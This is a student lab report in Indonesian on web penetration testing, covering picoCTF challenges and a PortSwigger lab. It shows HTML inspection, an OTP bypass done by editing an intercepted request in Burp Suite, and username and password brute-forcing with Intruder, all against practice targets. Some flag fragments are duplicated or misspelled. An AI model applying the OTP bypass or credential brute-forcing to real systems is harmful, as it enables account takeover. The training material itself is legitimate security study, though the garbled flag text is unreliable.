

INTRODUCTION TO WEB PENETRATION TESTING



Prepared by

Kayla Putri Maharani

5026231158

PAI B

```
// code block showing various JavaScript and CSS snippets related to web application development, including UI components like tabs and forms.
```

OVER ---- VIEW

Praktikum 6 berfokus pada penerapan teknik Web Penetration Testing dan analisis sumber daya aplikasi web. Tujuannya adalah melatih kemampuan teknis dalam menemukan kelemahan autentikasi dan kebocoran informasi pada aplikasi web melalui inspeksi elemen, pemeriksaan resource, pembedikan request, dan brute-force terkontrol. Praktikum ini menekankan penggunaan alat Developer Tools pada browser, Burp Suite (Proxy, Repeater, Intruder) serta penggunaan code python.

PRAKTIKUM 6 ---- REPORT

Daftar Isi

Soal 1 - picoCTF (Inspect HTML).....	2
Deskripsi.....	2
Informasi Terkait Target.....	3
Pendekatan.....	3
Solusi.....	3
Soal 2 - picoCTF (Insp3ct0r).....	4
Deskripsi.....	4
Informasi Terkait Target.....	5
Pendekatan.....	5
Solusi.....	6
Soal 3 - picoCTF (IntroToBurp).....	8
Deskripsi.....	8
Informasi Terkait Target.....	9
Pendekatan.....	9
Solusi.....	12
Soal 4 - PortSwigger (Username enumeration via subtly different responses).....	13
Deskripsi.....	13
Informasi Terkait Target.....	14
Pendekatan.....	14
Solusi.....	20
Soal 5 - PortSwigger (2FA broken logic).....	21
Deskripsi.....	21
Informasi Terkait Target.....	22
Pendekatan.....	22
Solusi.....	28

Soal 1 - picoCTF (Inspect HTML)

<https://play.picoctf.org/practice>

The screenshot shows a challenge page for 'Inspect HTML'. At the top, there's a navigation bar with a user icon and a green checkmark. Below it, a breadcrumb trail shows 'Easy' → 'Web Exploitation' → 'picoCTF 2022' → 'inspector'. The challenge title 'Inspect HTML' is at the top left, with a blue bookmark icon next to it.

AUTHOR: LT 'SYREAL' JONES

Description:

Can you get the flag?
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is:
RESTARTING

debug info: [u:508081 e: p: c:275 i:296087]

Hints: ?

1

100.542 users solved

Liked: 71%

Submit Flag

Deskripsi

Challenge ini termasuk kategori Web Exploitation dengan mekanik Inspect HTML. Tugasnya adalah menemukan flag yang disembunyikan pada halaman web dengan cara memeriksa kode sumber atau elemen tersembunyi menggunakan fitur Developer Tools / Inspect Element pada browser.

Informasi Terkait Target


1. Platform: picoCTF (practice instance).
2. Halaman challenge: Inspect HTML (akses melalui [picoCTF – Login](#) saat instance tersedia).

Pendekatan

1. Buka instance challenge di platform picoCTF.
2. Lakukan inspect pada browser
3. Periksa elemen HTML di panel Elements untuk mencari teks atau atribut tersembunyi yang terlihat seperti flag.
4. Copy flag yang ditemukan dan masukkan ke form submit flag pada platform untuk verifikasi.

Solusi

Langkah yang dilakukan: membuka Inspect Element, menelusuri struktur HTML, dan menemukan teks tersembunyi pada elemen yang tidak terlihat di tampilan normal.



Flag yang ditemukan: picoCTF{1n5p3ct0r_0f_h7ml_8113f7e2}

Status: Flag berhasil diambil melalui inspeksi HTML dan dapat digunakan untuk submit pada platform.

Soal 2 – picoCTF (Insp3ct0r)

<https://play.picoctf.org/practice>

The screenshot shows a challenge page from picoCTF. At the top, it says "Insp3ct0r" with a bookmark icon, and has user icons for profile and X. Below that, there are three tabs: "Easy" (green), "Web Exploitation" (red), and "picoCTF 2019". The challenge details are as follows:

- AUTHOR:** ZARATEC/DANNY
- Hints:** 2 (1 and 2 are shown)
- Description:** Kishor Balan tipped us off that the following code may need inspection: <https://jupiter.challenges.picoctf.org/problem/44924/> ([link](#)) or <http://jupiter.challenges.picoctf.org:44924>
- debug info:** [u:508081 e: p: c:18 i:307]
- Solved:** 155.738 users solved
- Progress:** 92% (indicated by a progress bar)
- Liked:** Liked (with a thumbs-up icon)
- Actions:** A "picoCTF{FLAG}" input field and a blue "Submit Flag" button.

Deskripsi

Challenge ini termasuk kategori Web Exploitation dengan mekanik Inspect HTML/Resources. Tugasnya adalah menemukan flag yang tersembunyi pada berbagai file sumber halaman web (HTML, CSS, dan JavaScript) dan/atau pada resource yang dimuat (melalui panel Network/Resources di Developer Tools).

Informasi Terkait Target


1. Platform: picoCTF (practice instance).
2. Halaman challenge: lnsP3ct0r (akses melalui [picoCTF - Login](#)).

Pendekatan

1. Membuka instance challenge di platform picoCTF.
2. Menjalankan Developer Tools pada browser (Inspect Element / F12).
3. Memeriksa HTML untuk menemukan teks komentar atau elemen tersembunyi yang memuat bagian flag.
4. Memeriksa file CSS untuk menemukan bagian lain dari flag.
5. Memeriksa file JavaScript dan panel Network/Resources untuk menemukan sisa-sisa flag pada file yang dimuat.
6. Menggabungkan semua bagian flag yang ditemukan di masing-masing file menjadi flag akhir.
7. Menyalin flag gabungan dan memasukkannya ke form submit flag di platform untuk verifikasi.

Solusi

Langkah yang dilakukan: membuka Inspect Element, menelusuri struktur HTML, melihat file CSS, membuka file JavaScript di tab Sources, dan memeriksa Resources/Network untuk tiap file yang dimuat. Setiap file berisi satu potongan flag.



```
Dimensions: iPhone 12 Pro ▾ 390 x 844 76% ▾ No throttling ▾ Save Data: default ▾ ⌂
```

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder

Page Workspace Overrides > myjs.js 44924/X

1 <!DOCTYPE HTML>

2 <html>

3 <head>

4 <title>My First Website</title>

5 <link href="https://fonts.googleapis.com/css?family=Open+Sans|Roboto" rel="stylesheet" type="text/css" href="mycss.css">

6 <script type="application/javascript" src="myjs.js"></script>

7 </head>

8 <body>

9 <div class="container">

10 <header>

11 <h1>Inspect Me</h1>

12 </header>

13 <div id="tabintro" class="tabcontent">

14 <button class="tablink" onclick="openTab('tabintro', this, '#2222')>How to start</button>

15 <div id="tababout" class="tabcontent">

16 <h3>About</h3>

17 <p>Made a website</p>

18 </div>

19 <div id="tabintro" class="tabcontent">

20 <h3>What's this?</h3>

21 <p>I used these to make this site:

22 HTML

23 CSS

24 JS (JavaScript)

25 </p>

26 <!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->

27 </div>

28 </div>

29 </div>

30 </div>

31 </div>

32 </div>

33 </div>

34 </div>

35 </div>


36 </div>

37 </div>

38 </div>

Coverage: n/a

<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3



```
Dimensions: iPhone 12 Pro ▾ 390 x 844 76% ▾ No throttling ▾ Save Data: default ▾ ⌂
```

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder

Page Workspace Overrides > mycss.css 44924/X

13 body {

14 font-family: Roboto;

15 }

16 h1 {

17 color: white;

18 }

19 p {

20 font-family: "Open Sans";

21 }

22 .tablink {

23 background-color: #5555;

24 color: white;

25 font: inherit;

26 border: none;

27 outline: none;

28 cursor: pointer;

29 padding: 10px;

30 font-size: 15px;

31 width: 50%;

32 }

33 .tablink:hover {

34 background-color: #7777;

35 }

36 .tabcontent {

37 color: #1111;

38 display: none;

39 padding: 10px;

40 text-align: center;

41 }

42 #tabintro { background-color: #cccc; }

43 #tababout { background-color: #cccc; }

51 /* You need CSS to make pretty pages. Here's part 2/3 of the flag: _lucky?f10be399 */

/* You need CSS to make pretty pages. Here's part 2/3 of the flag:
_lucky?f10be399*/



The screenshot shows the Chrome DevTools Network tab with a single entry for 'myjs.js'. The file size is listed as 44924. The content pane displays the following JavaScript code:

```
function openTab(tabName,color) {
  var ls_tabcontent = document.querySelectorAll('tabcontent');
  for (i = 0; i < ls_tabcontent.length; i++) {
    ls_tabcontent[i].style.display = "none";
  }
  tablinks = document.getElementsByClassName("tablink");
  for (i = 0; i < tablinks.length; i++) {
    tablinks[i].style.backgroundColor = "#000000";
  }
  document.getElementById(tabName).style.display = "block";
  if (document.getElementById("mainContent") != null)
    changeColor(tabName,color);
}

window.onload = function() {
  openTab("tabIntro", "#000000");
}

/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399 */
```

/ Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399 */*

Potongan-potongan flag yang ditemukan :

- HTML berisi bagian pertama: tru3_d3
- CSS berisi bagian kedua: _lucky?f10be399}
- JavaScript / Network berisi bagian ketiga: _lucky?f10be399}

Flag akhir setelah digabung:

picoCTF{tru3_d3t3ct1ve_Or_ju5t_lucky?f10be399}

Soal 3 - picoCTF (IntroToBurp)

<https://play.picoctf.org/practice>

The screenshot shows a challenge page for 'IntroToBurp'. At the top, there are navigation icons for user profile, search, and close. Below that, the challenge title 'IntroToBurp' is displayed with a bookmark icon. A difficulty level indicator shows 'Easy' in green, 'Web Exploitation' in red, and 'picoCTF 2024' in blue. The author is listed as 'NANA AMA ATOMBO-SACKY & SABINE GISAGARA'. The challenge status is 'NOT_RUNNING'. A large blue button labeled 'Launch Instance' is prominent. To the right, there's a section for hints with two numbered options (1 and 2) and a progress bar showing 49% completion with a 'Liked' button. Below this, a text input field contains 'picoCTF{FLAG}' and a blue 'Submit Flag' button.

Deskripsi


Challenge ini mengajarkan penggunaan dasar Burp Suite untuk menganalisis dan memodifikasi request HTTP antara browser dan server. Tujuannya adalah melewati mekanisme OTP pada aplikasi dengan memanipulasi request yang dikirim dari browser menggunakan fitur Intercept di Burp Suite sehingga memperoleh flag.

Informasi Terkait Target

1. Platform: picoCTF (practice instance)
2. Halaman challenge: IntroToBurp (akses instance challenge pada platform picoCTF)

Pendekatan

1. Konfigurasi browser agar traffic HTTP/HTTPS melewati proxy Burp Suite.
2. Buka Burp Suite, aktifkan Intercept di tab Proxy.



Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Open browser ?



Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Event log All issues Memory: 148.7MB Disabled

3. Akses instance challenge pada browser, buka halaman pendaftaran/registrasi pada aplikasi target.
 4. Isi form pendaftaran dengan data fiktif lalu submit. Request pendaftaran akan tertangkap oleh Burp Suite pada keadaan Intercept on.

5. Isi OTP secara dummy

The screenshot shows the Burp Suite interface. On the left, the 'Proxy' tab is selected. In the center, a modified HTTP request is displayed:

```
1 POST /dashboard HTTP/1.1
2 Host: titan.picoctf.net:52825
3 Content-Length: 9
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://titan.picoctf.net:52825
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://titan.picoctf.net:52825/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: session="e2d7f7c3-0000-4000-a000-000000000000"
14 Connection: close
15
16 otp=12331
```

To the right, the browser window shows the response from the server:

2fa authentication

12331

6. Di Burp, periksa body request yang berisi field OTP atau parameter verifikasi. Hapus atau ubah parameter OTP dummy sehingga server tidak menerima OTP yang semestinya.
7. Forward request yang telah dimodifikasi ke server. Perhatikan response dari server pada browser.
8. Jika berhasil mem-bypass mekanisme OTP, server menampilkan halaman berisi flag.

The screenshot shows the browser window after the request has been forwarded. The page content is:

Welcome, tyson you successfully bypassed the OTP request. Your Flag: picoCTF{#OTP_Bypass_SuC3SS_2e80ff1d}

Solusi

1. Langkah yang dilakukan: konfigurasi proxy, intercept request pendaftaran, menghapus field OTP di body request menggunakan Burp, kemudian mem-forward request yang sudah dimodifikasi.
2. Hasil: berhasil melewati validasi OTP dan mendapatkan flag.
3. Flag yang ditemukan: picoCTF{#OTP_Bypvss_SuCc3\$S_2e80f1fd}
4. Status: flag berhasil diambil dan dapat disubmit pada platform picoCTF

Soal 4 - PortSwigger (Username enumeration via subtly different responses)

<https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses>

The screenshot shows a dark-themed lab interface. At the top, it says "Lab: Username enumeration via subtly different responses". Below that, there are two tabs: "PRACTITIONER" and "LAB", with "LAB" being the active tab. A "Solved" badge indicates the task has been completed. To the right is a share icon. The main content area describes the lab's purpose: "This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:". It lists two items: "Candidate usernames" and "Candidate passwords". Below this, instructions say: "To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page." At the bottom is a large orange button labeled "ACCESS THE LAB" with a flask icon.

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

ACCESS THE LAB

Deskripsi

Lab ini menguji kerentanan username enumeration pada mekanisme autentikasi berbasis form. Percobaan mengirim banyak nama pengguna dari daftar kandidat dan memperhatikan respons server yang sedikit berbeda ketika nama pengguna valid dibandingkan nama pengguna yang tidak valid. Setelah menemukan nama pengguna yang valid, langkah selanjutnya adalah melakukan brute-force password untuk akun tersebut sehingga dapat mengakses halaman akun dan memperoleh flag.

Informasi Terkait Target

- Platform: PortSwiggle Web Security Academy, lab online yang berjalan di instance terpisah
- Tipe kerentanan: Authentication, username enumeration, password brute-force
- Resource penting: daftar candidate usernames dan candidate passwords yang disediakan oleh lab

Pendekatan

1. **Masuk ke halaman login** di target, isi form dengan contoh credentials.
2. **Tangkap request login** (yang method nya POST) di Burp, pada tab Proxy pilih Intercept on.
3. **Kirim request ke Intruder** (klik kanan : Send to Intruder).
4. Select hanya field **username** sebagai payload, lalu add.
5. Copy candidate username, lalu paste pada payloads
6. Start attack.
7. Lakukan langkah yang sama untuk field password. (Note : Isikan username yang sudah didapatkan)
8. Cari entri yang berbeda secara konsisten, disini saya memilih responses yang paling banyak.
9. Pada entri tersebut, klik response lalu dilihat ada if else “Invalid username or password.”
10. Klik Settings lalu Grep-Extract, add “Invalid username or password.”
11. Lalu klik yang tidak menghasilkan angka “1” pada kolom Invalid username or password.
12. **Masuk ke akun / buka halaman akun** dan masukkan password dan username yang didapatkan.

Dokumentasi pengeroaan terlampir :

Screenshot of Burp Suite Community Edition v2025.10.2 - Temporary Project showing the Target tab selected. The Site map URL view is empty.

The site map displays information about the contents of your target applications, along with any issues that have been discovered. The URL view shows your targets as a tree of URLs, organized hierarchically by domain and directory. To populate the URL view, run a scan or browse using Burp's browser.

Learn more Open browser

Event log All issues Memory: 148.7MB Disabled

Username enumeration via subdomain takeover

https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net

Username enumeration via subtly different responses

Back to lab description

Home | My account

WE LIKE TO BLOG

A large blue cloud icon containing binary code (0s and 1s) is positioned above a stack of electronic devices (laptop, smartphone, tablet).

S Username enumeration via sub +

<https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/login>

WebSecurity Academy  Username enumeration via subtly different responses

Back to lab description »

LAB Not solved 

Home | My account

Login

Username

Password

Log in

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2025.10.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Site map Scope Issues

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

| Host | Method | URL | Params | Length | MIME type | Title | Notes | Status code | Time request... |
|---|--------|---------------------------|--------|--------|-----------|--------------------------|-------|-------------|-----------------|
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | / | | 8444 | HTML | Username enumeration ... | | 200 | 19:52:57 8 N... |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | /analytics | | 65 | | | | 200 | 19:52:53 8 N... |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | /image/blog/posts/47.j... | | | | | | | |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | /image/blog/posts/48.j... | | | | | | | |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | /image/blog/posts/61.j... | | | | | | | |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | POST | /login | | 3265 | HTML | Username enumeration ... | | 200 | 19:52:59 8 N... |
| https://0a6d000f04cf7e7b82af5b970093005f.web-sec... | GET | /my-account | | 86 | | | | 302 | 19:52:56 8 N... |

Request Response

```

1 POST /login HTTP/2
2 Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
3 Cookie: session=Gyq7nryppvQsgTg1le8n0LzG5BuJzfW
4 Accept-Language: en-US;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua-Da: "Not A Brand";v="99", "Chromium";v="142"
13 Sec-Ch-Ua-Model: 20
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Content-Type: application/x-www-form-urlencoded
19 Content-Length: 23
20
21 username=test&password=

```

Event log (2) All issues

Memory: 154.0MB Disabled

The screenshot shows the Burp Suite interface during an 'Intruder' attack on the URL <https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net>. The 'Payloads' tab is active, displaying a list of 101 payloads. The payload list includes various strings such as 'adm', 'mysql', 'user', 'administrator', 'oracle', 'ftp', 'pi', and 'runner'. The 'Payload processing' tab shows a single rule named 'Enabled'.

Payloads

- Payload position: All payload positions
- Payload type: Simple list
- Payload count: 101
- Request count: 101

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste **Load...** **Remove** **Clear** **Deduplicate** **Add** **Enter a new item**
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

| | Add | Enabled | Rule |
|--|-----|---------|------|
| | | | |

Memory: 143.9MB

Event log (2) All issues

Attack Save

3. Intruder attack of <https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net>

Results **Positions**

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response... | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------|-------|---------|--------|---------|
| 91 | at | 200 | 694 | | | 3339 | |
| 92 | athena | 200 | 240 | | | 3341 | |
| 93 | atlanta | 200 | 241 | | | 3356 | |
| 94 | atlas | 200 | 247 | | | 3342 | |
| 95 | att | 200 | 241 | | | 3339 | |
| 96 | au | 200 | 242 | | | 3339 | |
| 97 | auction | 200 | 243 | | | 3356 | |

Request Response

Pretty Raw Hex Render

```
51 </header>
52 <h1>
53   Login
54 <section>
55   <p class=is-warning>
56     Invalid username or password.
57   </p>
58   <form class=login-form method=POST action=/login>
59     <label>
60       Username
61       <input required type=username name=username autofocus>
62     <label>
63       Password
64       <input required type=password name=password>
65     <button class=button type=submit>
66       Log in
67     </button>
68   </form>
69 </section>
```

0 highlights Selection: 29 (0x1d)

Settings

Add Enter a new item

Match type: Simple string Regex
 Case-sensitive match

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste **Load...** **Remove** **Clear** **Add** **Enter a new item**

varchar
ODBC
SQL
quotation mark
syntax
ORA-
111111

Match type: Simple string Regex
 Case sensitive match Exclude HTTP headers

Attack Save 3. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net

Results Positions

Capture filter: Capturing all items View filter: Showing all items

| Request | Payload | Status code | Respons... | Error | Timeout | Length | Comment | error |
|---------|----------|-------------|------------|-------|---------|--------|---------|-------|
| 85 | arkansas | 200 | 243 | | | 3342 | | |
| 0 | | 200 | 597 | | | 3360 | | |
| 1 | carlos | 200 | 202 | | | 3359 | | |
| 2 | root | 200 | 243 | | | 3342 | | |
| 3 | admin | 200 | 252 | | | 3341 | | |
| 4 | test | 200 | 245 | | | 3356 | | |
| 5 | quest | 200 | 744 | | | 3358 | | |

Request Response

Pretty Raw Hex Render

```

48     </p>
49     </section>
50     <header class="notification-header">
51     </header>
52     <h1>
53     Login
54     </h1>
55     <section>
56     <p class="is-warning">
57       Invalid username or password!
58     </p>
59     <form class="login-form" method="POST" action="/login">
    
```

Match type: Simple string Regex Case sensitive match Exclude HTTP headers

Settings

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

- Paste
- Load...
- Remove
- Clear
- 111111
- invalid username or password.

Add Enter a new item

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

- Add
- Edit
- Remove
- Duplicates

Finished 0 highlights

Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.10.2 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 +

Sniper attack Start attack

Target https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net Update Host header to match target

Positions Add 5 Clear 5 Auto 5

```

1 POST /login HTTP/2
2 Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
3 Cookie: session=Gyg7xoryppvQsCg1le8n0LzG5BuJzfW
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/142.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Subframe-Brand:v="99", "Chromium";v="142"
13 Sec-Ch-Us-Mobile: 70
14 Sec-Ch-Us-Platform: "Windows"
15 Referer: https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u0, i
18 Content-Type: application/x-www-form-urlencoded
19 Content-Length: 23
20
21 username=arkansas&password=$abc$
```

Payloads

This payload type lets you configure a simple list of strings that are used as payloads.

Paste mobilemail
Load... mom
Remove monitoring
Clear montana
Duplicate moon
moscow

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\<>?+&^"[]^#

Memory: 144.3MB Disabled

Event log (3) All issues

